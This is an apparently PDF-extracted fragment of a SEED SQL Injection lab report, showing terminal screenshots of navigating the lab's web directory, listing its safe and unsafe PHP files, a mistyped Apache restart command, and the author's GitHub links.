
```
[10/30/21] seed@VM: .../SQLInjection$ cd ..
```

```
[10/30/21] seed@VM:.../www$ cd..
```

```
[10/30/21] seed@VM:/var$ cd
```



```
[10/30/21] 11seed@VM:$ sudo service apache2 reset
```

```
[10/30/21] 11seed@VM:$
```



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window has a dark background and contains the following command history:

```
Terminal [10/30/21] seed@VM:~$ /var/www/SQLInjection/  
bash: /var/www/SQLInjection/: Is a directory  
[10/30/21] seed@VM:~$ cd /var/www/SQLInjection/  
[10/30/21] seed@VM:.../SQLInjection$ ls  
css seed_logo.png  
index.html unsafe_edit_backend.php  
logoff.php unsafe_edit_frontend.php  
safe_edit_backend.php unsafe_home.php  
safe_home.php  
[10/30/21] seed@VM:.../SQLInjection$ sublime safe_home.p  
hp  
sublime: command not found  
[10/30/21] seed@VM:.../SQLInjection$ subl safe_home.php  
[10/30/21] seed@VM:.../SQLInjection$ subl unsafe_home.ph  
p  
[10/30/21] seed@VM:.../SQLInjection$ cd ..  
[10/30/21] seed@VM:.../www$ cd ..  
[10/30/21] seed@VM:/var$ cd ..  
[10/30/21] seed@VM:$ sudo service apache2 reset  
Usage: apache2 {start|stop|graceful-stop|restart|reload  
|force-reload}  
[10/30/21] seed@VM:$
```



GitHub Repository Link:

<https://github.com/Ambreen-Kanwal>

<https://github.com/Ambreen-Kanwal/SEED-SQL-Injection-Lab.git>